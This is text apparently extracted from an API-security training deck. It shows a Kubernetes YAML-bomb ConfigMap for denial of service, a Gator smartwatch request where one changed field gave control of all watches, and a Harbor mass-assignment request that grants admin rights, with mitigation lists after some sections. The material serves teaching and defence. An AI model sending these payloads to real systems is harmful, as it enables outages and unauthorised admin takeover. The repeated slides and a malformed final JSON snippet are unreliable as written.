  c: &c [*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h]
kind: ConfigMap
metadata:
  name: yaml-bomb
  namespace: default
```




h,h,h,h,h,h,h,h,h



Kubernetes API Server DoS (2019)

<https://apisecurity.io/issue-52-nist-zero-trust-architecture-guidelines/>

```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h]
kind: ConfigMap
metadata:
  name: yaml-bomb
  namespace: default
```






Kubernetes API Server DoS (2019)

<https://apisecurity.io/issue-52-nist-zero-trust-architecture-guidelines/>

```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h]
kind: ConfigMap
metadata:
  name: yaml-bomb
  namespace: default
```






Kubernetes API Server

<https://apisecurity.io/issue-52-nist-zero-trust-architecture-guidelines/>

```
apiVersion: v1
data:
  a: &a ["web","web","web","web","web","web","web","web","web"]
  b: &b [*a,*a,*a,*a,*a,*a,*a,*a]
  c: &c [*b,*b,*b,*b,*b,*b,*b,*b]
  d: &d [*c,*c,*c,*c,*c,*c,*c,*c]
  e: &e [*d,*d,*d,*d,*d,*d,*d,*d]
  f: &f [*e,*e,*e,*e,*e,*e,*e,*e]
  g: &g [*f,*f,*f,*f,*f,*f,*f,*f]
  h: &h [*g,*g,*g,*g,*g,*g,*g,*g]
  i: &i [*h,*h,*h,*h,*h,*h,*h,*h]
kind: ConfigMap
```





A dense grid of small, dark purple shapes, possibly representing a binary matrix or a specific type of data visualization, arranged in a pattern that forms a stylized letter 'P'. The 'P' is oriented vertically, with its stem extending downwards and its bowl curving to the right. The surrounding area is filled with a uniform background of these small purple dots.





A4: Mitigation

- Rate limiting
- Payload size limits
- Rate limits specific to API methods, clients, addresses
- Checks on compression ratios
- Limits on container resources
- Check parsers on recursion vulnerabilities



...


A5: Missing Function Level Authorization





Gator kids smartwatches (2019)

<https://apisecurity.io/issue-18-security-audits-for-your-api-contracts-google-limits-gmail-api-access/>



The screenshot shows the homepage of the Gator Kids GPS Watch website. At the top, there's a navigation bar with links: Home, About Gator, Function, Watch (which is highlighted in yellow), Download, Press, and Contact us. A search icon is also present. The main visual features a young girl wearing a pink knit hat and a light-colored floral dress, smiling. To her left is a close-up of a pink Gator smartwatch with a digital clock face showing 10:10 and the date May 05. Below the watch, a smaller inset image shows a hand holding a blue Gator smartwatch displaying a cartoon character and the word "Home". To the right of the girl, there's a map of London with various locations marked. On the far right, there are two red buttons: "Buy Now" and "Subscribe Now". The overall design is clean and modern, targeting a family audience.

GATOR KIDS GPS WATCH

Home About Gator Function **Watch** Download Press Contact us

My Gator Watch
Wearable Phone and Tracker

My Gator Watch is the coolest Wearable mobile phone & tracker made just for children. It has no internet, no games, no social media, so kids will be more active

[Buy Now](#)

Mobile Plans
[Pricing and Activation](#)

Once your watch has been delivered, to activate it you must subscribe to one of our voice/data Service Plans. Select from Annual Contract plan and Monthly contract plan

[Subscribe Now](#)



Gator kids smartwatches (2019)

<https://apisecurity.io/issue-18-security-audits-for-your-api-contracts-google-limits-gmail-api-access/>

Request

Raw Params Headers Hex

POST request to /web/index.php

| Type | Name | Value |
|--------|----------------------|---|
| URL | r | secured/user/profile |
| Cookie | _csrf | e432ab101109a4936950ca7329145a5fe444c4fe3 |
| Cookie | PHPSESSID | dduvqj68euk6b930jasq1oqmu4 |
| Body | _csrf | N09fc2szcHdxCTheD2sIA00kGDAFdjs6fR8oBiN |
| Body | User[recid] | 7e837ebd-18b5-11e9-a49c-0a6fca88bf80 |
| Body | User[Grade] | 1 |
| Body | User[companyId] | 007BA0BE-7168-43D3-8A41-C502FC3F4DCF |
| Body | User[NickName] | egw2 |
| Body | User[BossId] | 05CD69A2-4DC0-42EB-8351-401983D1 |
| Body | User[XzAddress] | |
| Body | User[LinkMan] | |
| Body | User[Contact] | |
| Body | User[Fax] | |
| Body | User[Email] | |
| Body | User[dateformat] | yyyy-MM-dd |
| Body | User[datetimeformat] | yyyy-MM-dd HH:mm:ss |



Gator kids smartwatches (2019)

<https://apisecurity.io/issue-18-security-audits-for-your-api-contracts-google-limits-gmail-api-access/>

Request

Raw Params Headers Hex

POST request to /web/index.php

| Type | Name | Value |
|--------|----------------------|---|
| URL | r | secured/user/profile |
| Cookie | _csrf | e432ab101109a4936950ca7329145a5fe444c4fe3 |
| Cookie | PHPSESSID | dduvqj68euk6b930jasq1oqmu4 |
| Body | _csrf | N09fc2szcHdxCTheD2sIA00kGDAFdjs6fR8oBiN |
| Body | User[recid] | 7e837ebd-18b5-11e9-a49c-0a6fca88bf80 |
| Body | User[Grade] | 1 |
| Body | User[companyId] | 007BA0BE-7168-43D3-8A41-C502FC3F4DCF |
| Body | User[NickName] | egw2 |
| Body | User[BossId] | 05CD69A2-4DC0-42EB-8351-401983D1 |
| Body | User[XzAddress] | |
| Body | User[LinkMan] | |
| Body | User[Contact] | |
| Body | User[Fax] | |
| Body | User[Email] | |
| Body | User[dateformat] | yyyy-MM-dd |
| Body | User[datetimeformat] | yyyy-MM-dd HH:mm:ss |

- Simple request of User[Grade] value from 1 to 0 enabled management of **all** smartwatches



A5: Mitigation

- Don't rely on app to enforce admin access
- Deny all access by default
- Only allow operation to users that belong to the appropriate group or role
- Properly design and test authorization



...

A6: Mass Assignment



POST/api/my_info

legit_property_a：“foo”
legit_property_a：“bar”

balance:1000000
is_admin:true





Harbor (2019)

<https://apisecurity.io/issue-50-harbor-api-vulnerability-dangers-crud-apis/>

The screenshot shows the 'Add User' page of the Harbor application. The header features the Harbor logo (a lighthouse icon) and the word 'HARBOR'. The main title 'Add User' is centered above five input fields. Each field has a required indicator (*).

- Username:** An empty text input field.
- Email:** An empty text input field. Below it, a note states: "The Email address will be used for resetting password."
- Full Name:** An empty text input field. Below it, a note states: "First name & Last name"
- Password:** An empty text input field. Below it, a note states: "At least 7 characters with 1 lowercase letter, 1 capital letter and 1 numeric character."
- Confirm Password:** An empty text input field.



Harbor (2019)

<https://apisecurity.io/issue-50-harbor-api-vulnerability-dangers-crud-apis/>

```
POST /api/users
{
  "username": "test",
  "email": "test123@gmail.com",
  "realname": "no name",
  "password": "Password1\u0021",
  "comment": null}
```



Harbor (2019)

<https://apisecurity.io/issue-50-harbor-api-vulnerability-dangers-crud-apis/>

```
type User struct {
    UserID    int      `orm:"pk;auto;column(user_id)" json:"user_id"`
    Username string   `orm:"column(username)" json:"username"`
    Email     string   `orm:"column(email)" json:"email"`
    Password string   `orm:"column(password)" json:"password"`
    Realname string   `orm:"column(realname)" json:"realname"`
    Comment   string   `orm:"column(comment)" json:"comment"`
    Deleted   bool     `orm:"column(deleted)" json:"deleted"`
    Rolename  string   `orm:"-" json:"role_name"`
    // if this field is named as "RoleID", beego orm can not map role_id
    // to it.
    Role      int      `orm:"-" json:"role_id"`
    // RoleList []Role  `json:"role_list"`
    HasAdminRole bool    `orm:"column(sysadmin_flag)" json:"has_admin_role"`
    ResetUUID   string  `orm:"column(reset_uuid)" json:"reset_uuid"`
    Salt        string  `orm:"column(salt)" json:"-"`
    CreationTime time.Time `orm:"column(creation_time);auto_now_add" json:"creation_time"`
    UpdateTime  time.Time `orm:"column(update_time);auto_now" json:"update_time"`
    GroupIDs   []int    `orm:"-" json:"-"`
    OIDCUserMeta *OIDCUser `orm:"-" json:"oidc_user_meta,omitempty"`
}
```





Harbor (2019)

<https://apisecurity.io/issue-50-harbor-api-vulnerability-dangers-crud-apis/>

```
POST /api/users
{
  "username": "test",
  "email": "test123@gmail.com",
  "realname": "no name",
  "password": "Password1\u0021",
  "comment": null,
  "has_admin_role": true
}
```



Harbor (2019)

<https://apisecurity.io/issue-50-harbor-api-vulnerability-dangers-crud-apis/>

```
type User struct {
    UserID int `orm:"pk;auto;column(user_id)" json:"user_id"`
    Username string `orm:"column(username)" json:"username"`
    Email string `orm:"column(email)" json:"email"`
    Password string `orm:"column(password)" json:"password"`
    Realname string `orm:"column(realname)" json:"realname"`
    Comment string `orm:"column(comment)" json:"comment"`
    Deleted bool `orm:"column(deleted)" json:"deleted"`
    Rolename string `orm:"-" json:"role_name"`
    // if this field is named as "RoleID", beego orm can not map role_id
    // to it.
    Role int `orm:"-" json:"role_id"`
    // RoleList []Role `json:"role_list"`
    HasAdminRole bool `orm:"column(sysadmin_flag)" json:"has_admin_role"`
    ResetUUID string `orm:"column(reset_uuid)" json:"reset_uuid"`
    Salt string `orm:"column(salt)" json:"-"`
    CreationTime time.Time `orm:"column(creation_time);auto_now_add" json:"creation_time"`
    UpdateTime time.Time `orm:"column(update_time);auto_now" json:"update_time"`
    GroupIDs []int `orm:"-" json:"-"`
    OIDCUserMeta *OIDCUser `orm:"-" json:"oidc_user_meta,omitempty"`
}
```

- And you are an admin
- For example, can change any base images

```
POST /api/users
{
    "username": "test",
    "email": "test123@gmail.com",
    "realname": "no
name",
    "password": "Password1\u0021",
    "comment": null,
    "has_admin_role" = True
}
```



